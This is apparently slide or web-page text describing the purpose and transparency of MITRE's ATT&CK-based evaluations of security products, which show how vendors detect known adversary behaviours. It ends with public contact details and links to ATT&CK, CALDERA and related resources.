- Empower end-users with objective insights into how to use specific commercial security products to detect known adversary behaviors
- Provide transparency around the true capabilities of security products and services to detect known adversary behaviors
- Drive the security vendor community to enhance their capability to detect known adversary behaviors

These evaluations are not a competitive analysis. There are no scores, rankings, or ratings. Instead, we show how each vendor approaches threat detection in the context of the ATT&CK matrix.

Transparency in both process and results

MITRE's evaluation methodology is publicly available, and all evaluation results are publicly released. MITRE will continue to evolve the methodology and content to ensure a fair, transparent, and useful evaluation process.

ATT&CK™ Evaluations

- Writing detections
- ATT&CK evaluations
- Public resources

Assessments and Engineering

Adversary Emulation Exercises

ATT&CK™

MITRE

Links and Contact

- **Andy Applebaum**
  - aapplebaum@mitre.org
  - @andyplayse4
- **ATT&CK**
  - https://attack.mitre.org
  - @MITREattack
  - attack@mitre.org
- **Data + Code**
  - https://github.com/mitre/cti (STIX data)
  - https://github.com/mitre-attack (code)
- **CALDERA**
  - https://github.com/mitre/caldera
- **ATT&CK-based Product Evals**
  - https://attackevals.mitre.org/
- **ATT&CKcon**
  - https://www.mitre.org/attackcon
- **Blog**
  - https://medium.com/mitre-attack